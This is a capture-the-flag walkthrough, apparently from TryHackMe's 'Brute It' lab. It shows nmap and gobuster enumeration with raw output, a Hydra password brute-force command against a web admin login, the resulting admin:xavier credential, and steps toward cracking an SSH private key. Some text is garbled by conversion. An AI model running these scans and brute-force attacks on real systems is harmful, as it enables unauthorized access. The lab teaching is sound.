Brute it

https://tryhackme.com/room/bruteit

Task 2: Reconnaissance

Q1: Firstly, we need to run a nmap scan to find out which ports are open and which services are running on these ports.

Nmap (Network Mapper) is a free and open source utility for network discovery and security auditing.

nmap -A -T4 -O -p- -sV


```
nmap -A -T4 -O -p- 10.10.145.133
```

-A : Enable OS detection, version detection, script scanning and traceroute.

-T4 : Set timing template (higher is faster).

-O : Enable OS detection.

-p- : You can specify **"-p-"** to scan ports from 1 through 65535. (We have to search all ports because question is asking total of open ports)



Q2: What version of SSH is running?

A2: OpenSSH 7.6p1dir


The SSH protocol (also referred to as **Secure Shell**) is a method for secure remote login from one computer to another.

Q3: What version of Apache is running?

2.4.29


Q4: Which Linux distribution is running?


Ubuntu



Q5: Search for hidden directories on web server. What is the hidden directory?

/admin


root@kali: ~
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# gobuster dir -u 10.10.237.240 -w /root/Desktop/wordlists/rockyou.txt
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.10.237.240
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/wordlists/rockyou.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.2.0-dev
[+] Timeout: 10s
2024/08/19 15:40:01 Starting gobuster in directory enumeration mode
Progress: 3414 / 14344393 (0.02%)[ERROR] 2024/08/19 15:40:02 [!] parse "http://10.10.237.240/!@#$%^": invalid URL escape "%^"
/admin (Status: 301) [Size: 314] [→ http://10.10.237.240/admin/]
[ERROR] 2024/08/19 15:40:04 [!] parse "http://10.10.237.240/!\"£$%^": invalid URL escape "%^"
Progress: 24264 / 14344393 (0.17%)[ERROR] 2024/08/19 15:40:04 [!] parse "http://10.10.237.240/!@#$%^&*()": invalid URL escape "%^&"
/?????? (Status: 200) [Size: 10918]
Progress: 33525 / 14344393 (0.23%)[ERROR] 2024/08/19 15:40:06 [!] parse "http://10.10.237.240/100%sexy": invalid URL escape "%se"
[ERROR] 2024/08/19 15:40:06 [!] parse "http://10.10.237.240/100%angel": invalid URL escape "%an"
Progress: 38105 / 14344393 (0.27%)[ERROR] 2024/08/19 15:40:06 [!] parse "http://10.10.237.240/!@#$%^&*": invalid URL escape "%^&"
[ERROR] 2024/08/19 15:40:06 [!] parse "http://10.10.237.240/100%bitch": invalid URL escape "%bi"




==========

Task 3: Getting Shell

Q1: What is the user:password of the admin panel?

admin:xavier


--> We know the username in page source



--> We need to hydra to find password

hydra -l admin -P /root/Desktop/wordlists/rockyou.txt .....ip... http-post-form '/admin/:user=^USER^&pass=^PASS^:Username or password invalid'

When we try the default username and password, we get the following error message. You're right, it can't be that easy.



/admin

By looking at the request, we can see that the website is using the **POST** method to login.

Inspect / Network

POST is the HTTP method that is designed to send loads of data to a server from a specified resource. Most common HTML forms on the web operate using this request method.

We see a section called **Request payload** that contains the username and password we entered. We need all of this request for Hydra to use.

Request

Finally, we just need a way to let Hydra know whether or not we successfully logged-in. Since we can't see what the page looks like upon a successful login, we'll need to specify what the page looks like on a failed login.

Hydra is a parallelized login cracker which supports numerous protocols to attack.


hydra -l admin -P /root/Desktop/wordlists/rockyou.txt .....ip... http-post-form '/admin/:user=^USER^&pass=^PASS^:Username or password invalid'

```
hydra -l <Login_Name> -P <wordlist> 10.10.145.133 http-post-form
'/admin/:user=^USER^&pass=^PASS^:Username or password invalid'
```

-l: login with LOGIN name

-P: load several passwords from FILE

[machine IP]: the IP address of the target machine



Q2: Crack the RSA key you found. What is John's RSA Private Key passphrase?

Do you remember which ports are open as a result of the nmap scan? When we looked at the nmap scan result, we found that the **SSH** service was running on port **22**. Maybe we can use the private key for ssh connection.


RSA Private Key

RSA key is a private key based on RSA algorithm. Private Key is used for authentication and a symmetric key exchange.

id_rsa

We can use the **wget** command to download the key to our machine. Wget on Linux systems or Certutil on Windows are useful tools to download files. Ref:https://tryhackme.com/r/room/pythonforcybersecurity

